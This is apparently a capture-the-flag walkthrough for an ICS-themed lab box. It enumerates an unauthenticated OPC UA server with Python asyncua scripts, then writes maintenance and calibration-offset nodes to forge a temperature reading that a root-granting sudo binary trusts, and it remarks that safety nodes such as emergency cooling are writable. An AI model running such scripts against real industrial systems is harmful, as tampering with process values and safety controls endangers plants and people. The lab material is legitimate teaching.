
Section 5 — Trip Reset Conditions. Clearing it needs all of: below ~288 °C, below ~70 bar, mode NORMAL, TestOverride off, and CalibrationOffset back to 0.0. Only then is ResetTrip honoured. That is what stops an operator riding through an unsafe state.

Section 6 — Maintenance Mode & Safety Window. Three ordered steps: set Mode to MAINTENANCE, enable TestOverride, then adjust CalibrationOffset. The trip logic stays live throughout: MAINTENANCE allows diagnostics, it does not switch safety off.

Section 7 — Maintenance Operating Window. A maintenance operating window opens at roughly 295 °C or 73 bar, as long as both stay below the trip and no trip is active. It sits above normal operation but below the trip: a deliberately narrow band.
Section 8 — Behavior During CalibrationOffset Ramp. Raise the offset gradually and temperature climbs predictably. Raise it too fast and the PLC trips, and once tripped it ignores further offset writes.

Sections 4, 6 and 7 are the three that fix the target band: get into MAINTENANCE with TestOverride on, then land the temperature somewhere between roughly 295 °C and 305 °C. Ten degrees wide, with a latched trip on the far side.
Internal services
The guide describes an OPC UA server and an HMI. Both are listening, and neither is exposed:
ss -tnlp
State   Recv-Q  Send-Q       Local Address:Port      Peer Address:Port  Process
LISTEN  0       100               127.0.0.1:4840              0.0.0.0:*
LISTEN  0       50                127.0.0.1:37083             0.0.0.0:*
LISTEN  0       50                127.0.0.1:8080              0.0.0.0:*
LISTEN  0       128               127.0.0.1:8081              0.0.0.0:*
LISTEN  0       4096          127.0.0.53%lo:53                0.0.0.0:*
LISTEN  0       128                 0.0.0.0:22                0.0.0.0:*
LISTEN  0       511                 0.0.0.0:80                0.0.0.0:*
LISTEN  0       50       [::ffff:127.0.0.1]:40769                  *:*
LISTEN  0       128                    [::]:22                  [::]:*
4840 is OPC UA, 8081 is something new; the rest is background (resolved’s stub, an ephemeral port, the IPv6 twin of 22). Only 22 and 80 bind a public address, which is what the scan saw. The empty Process column is just our unprivileged view: we see the sockets but not their owners.

curl 127.0.0.1:8081
<!doctype html><html><head>
<title>Helix HMI — Reactor Panel</title>

Forward it out so the dashboard is readable in a browser:
ssh -i operator_id_ed25519 -L 8081:127.0.0.1:8081 operator@helix.htb


The dashboard at http://127.0.0.1:8081/ is the live state of everything the guide described, and it opens with a warning:
Maintenance window is NOT the same as MAINTENANCE mode. Window opens only when safety controller authorizes it under hazardous test conditions.
Reactor reads 279.0 °C and 68.75 bar, with Raw Temp and CalibrationOffset: 0.0 °C broken out separately below. Mode is NORMAL. The Privileged Maintenance Window panel reads Status: CLOSED and spells out the gate: opened by the safety controller only on a hazardous test condition (Temp ≥ 295 °C or Pressure ≥ 73 bar) while still below trip.
The two separate values are the tell: displayed temperature is raw plus offset, and the offset is writable.
The sudo rule
sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:..., use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
One NOPASSWD rule, no argument restriction. The Defaults line shuts the usual side doors: env_reset and a fixed secure_path kill environment and PATH tricks, use_pty blocks TTY attacks. No shortcut; the binary is the intended route.

Running it does nothing at all:
sudo /usr/local/sbin/helix-maint-console
Maintenance window CLOSED.

Why this works. The whole box is a chain. helix-maint-console grants root only when the plant is in a hazardous test condition. It asks the safety controller, which reads the reported temperature, which is raw temperature plus CalibrationOffset — a writable OPC UA node on a server that accepts anyone. Nothing physical changes; we forge the reading the authorisation decision trusts. That is CWE-807, Reliance on Untrusted Inputs in a Security Decision: the same mistake as trusting a cookie or a hidden form field, wearing a lab coat.
OPC UA: mapping the address space
An OPC UA server exposes an address space: Object nodes give structure, Variable nodes hold values. Browsing from the Objects folder down is how you learn what a plant exposes. ATT&CK for ICS calls it T0861, Point & Tag Identification.
The server is loopback-only, so the scripts get written locally and dropped into /tmp on the target. First, find the Plant object and list its children:
import asyncio
from asyncua import Client

URL = "opc.tcp://127.0.0.1:4840/helix/"

async def main():
    async with Client(URL) as c:
        objs = await c.nodes.objects.get_children()

        plant = None
        for n in objs:
            bn = await n.read_browse_name()
            if bn.Name == "Plant":
                plant = n
                break

        if not plant:
            print("[!] 'Plant' not found under Objects")
            return

        print(f"[+] Found Plant: {plant.nodeid}\n")
        for ch in await plant.get_children():
            bn = await ch.read_browse_name()
            print(f"Plant.{bn.Name} → {ch.nodeid}")

asyncio.run(main())

Client(URL) is given no security policy and no user token. asyncua defaults to SecurityPolicy None and an Anonymous token, and the connection succeeds, so the server accepts both. Two separate failures: an unencrypted channel, and no user authentication.
operator@helix:/tmp$ python3 plant_enum.py
[+] Found Plant: NodeId(Identifier=1, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>)

Plant.Reactor → NodeId(Identifier=2, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>)
Plant.Safety → NodeId(Identifier=7, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>)
Plant.Control → NodeId(Identifier=11, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>)

Structure matches the diagram. The more useful question is what this session may write.


Every Variable node has an AccessLevel and a UserAccessLevel, each a byte of bits: bit 0 is CurrentRead, bit 1 (0x02) is CurrentWrite. AccessLevel is what the node supports in the abstract; UserAccessLevel is the same with this session’s rights applied. So testing bit 1 of UserAccessLevel asks what I can actually write, not what the node advertises:
# plant_write_enum.py
import asyncio

from asyncua import Client, ua

URL = "opc.tcp://127.0.0.1:4840/helix/"

async def writable(node):
    try:
        ual = await node.read_attribute(ua.AttributeIds.UserAccessLevel)
        bits = int(ual.Value.Value)
    except Exception:
        al = await node.read_attribute(ua.AttributeIds.AccessLevel)
        bits = int(al.Value.Value)
    return bool(bits & 0x02)  # write bit

async def walk(node, path):
    try:
        kids = await node.get_children()
    except Exception:
        return

    for k in kids:
        try:
            name = (await k.read_browse_name()).Name
        except Exception:
            name = str(k.nodeid)

        new_path = f"{path}.{name}"
        try:
            nc = await k.read_node_class()
        except Exception:
            nc = None

        if nc == ua.NodeClass.Variable:
            try:
                if await writable(k):
                    print(f"[W] {new_path} → {k.nodeid}")
            except Exception:
                pass

        await walk(k, new_path)

async def main():
    async with Client(URL) as c:
        await walk(c.nodes.objects, "Objects")

asyncio.run(main())
operator@helix:/tmp$ python3 plant_write_enum.py
[W] Objects.Plant.Reactor.CalibrationOffset → NodeId(Identifier=6, ...)
[W] Objects.Plant.Safety.RodsInserted → NodeId(Identifier=8, ...)
[W] Objects.Plant.Safety.EmergencyCooling → NodeId(Identifier=9, ...)
[W] Objects.Plant.Control.Mode → NodeId(Identifier=12, ...)
[W] Objects.Plant.Control.TestOverride → NodeId(Identifier=13, ...)
[W] Objects.Plant.Control.ResetTrip → NodeId(Identifier=14, ...)

Two things stand out.
First, the identifier gaps. The writable nodes are 6, 8, 9, 12, 13, 14; nothing for 3, 4, 5 or 10, which is where Temperature, Pressure and TripActive live. So the server does enforce read-only on some nodes. It isn’t just granting write to everything.
Second, and because of that: Safety.RodsInserted and Safety.EmergencyCooling are writable, though the diagram padlocks both. The documented model and the real ACLs disagree. We don’t need them for root, but someone out to cause damage would: writing emergency cooling is far worse than a shell.
One issue: writable() falls back to AccessLevel on any exception, so a node with a null UserAccessLevel gets judged on the server-wide value instead of ours. Either way the attribute only gives candidates, since a write can still come back BadUserAccessDenied. The write attempt is the real proof.
First attempt: the ramp that trips

The guide’s procedure is three steps, so start with the first two:
import asyncio
from asyncua import Client

async def main():
    async with Client(url="opc.tcp://127.0.0.1:4840/helix/") as c:
        mode = await c.nodes.objects.get_child(["2:Plant","2:Control","2:Mode"])
        ov   = await c.nodes.objects.get_child(["2:Plant","2:Control","2:TestOverride"])
        await mode.write_value("MAINTENANCE")
        await ov.write_value(True)

asyncio.run(main())

Then ramp the offset a degree at a time, watching for a trip:
# caloffset.py
import asyncio
from asyncua import Client

URL = "opc.tcp://127.0.0.1:4840/helix/"

CAL   = "ns=2;i=6"   # CalibrationOffset
TEMP  = "ns=2;i=4"   # Temperature
PRESS = "ns=2;i=5"   # Pressure
TRIP  = "ns=2;i=10"  # TripActive

async def main():
    async with Client(URL) as c:
        cal   = c.get_node(CAL)
        temp  = c.get_node(TEMP)
        press = c.get_node(PRESS)
        trip  = c.get_node(TRIP)

        for _ in range(50):
            off = float(await cal.read_value())
            await cal.write_value(off + 1.0)
            await asyncio.sleep(1)
            t  = float(await temp.read_value())
            p  = float(await press.read_value())
            tr = bool(await trip.read_value())

            print(f"offset={off+1:.2f} temp={t:.2f}C press={p:.2f}bar trip={tr}")

            if tr:
                print("[!] TRIP hit, stopping")
                break

asyncio.run(main())
It climbs steadily and then falls off the cliff:
offset=19.00 temp=303.28C press=69.20bar trip=False
offset=20.00 temp=304.27C press=69.20bar trip=False
offset=21.00 temp=305.27C press=69.19bar trip=True
[!] TRIP hit, stopping
